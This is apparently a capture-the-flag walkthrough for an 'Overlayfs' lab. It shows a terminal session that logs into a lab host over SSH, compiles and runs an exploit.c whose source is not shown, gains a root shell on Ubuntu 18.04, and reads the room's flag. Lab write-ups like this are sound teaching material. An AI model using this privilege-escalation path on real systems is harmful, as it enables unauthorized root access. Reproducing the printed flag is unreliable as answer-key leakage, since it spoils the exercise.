# Overlayfs walkthrough



ssh overlay@10.10.154.117

The authenticity of host '10.10.154.117 (10.10.154.117)' can't be established.

ED25519 key fingerprint is SHA256:j0yVVO9IZp52ZWmxfvn5DZjhQLeBMXtKxz+V1/lHaHk.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? y

Please type 'yes', 'no' or the fingerprint: yes

Warning: Permanently added '10.10.154.117' (ED25519) to the list of known hosts.

overlay@10.10.154.117's password:

Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)


 * Documentation:  https://help.ubuntu.com

 * Management:     https://landscape.canonical.com

Last login: Thu Apr 22 16:35:30 2021 from 192.168.170.1

overlay@overlayfs:~$ nano exploit.c                                           ------------------------------

overlay@overlayfs:~$ gcc -o exploit exploit.c                         ------------------------------

overlay@overlayfs:~$ ./exploit.c                                           ----------------------------

-bash: ./exploit.c: Permission denied

overlay@overlayfs:~$ ./ exploit                                            ----------------------------------

-bash: ./: Is a directory

overlay@overlayfs:~$ ./exploit                                            ----------------------------------

bash-4.4# id

uid=0(root) gid=0(root) groups=0(root),1001(overlay)

bash-4.4# cd /root/

bash-4.4# cat flag.txt

thm{27aaa5865a52dcd4cb04c0e0a2d39404}

bash-4.4#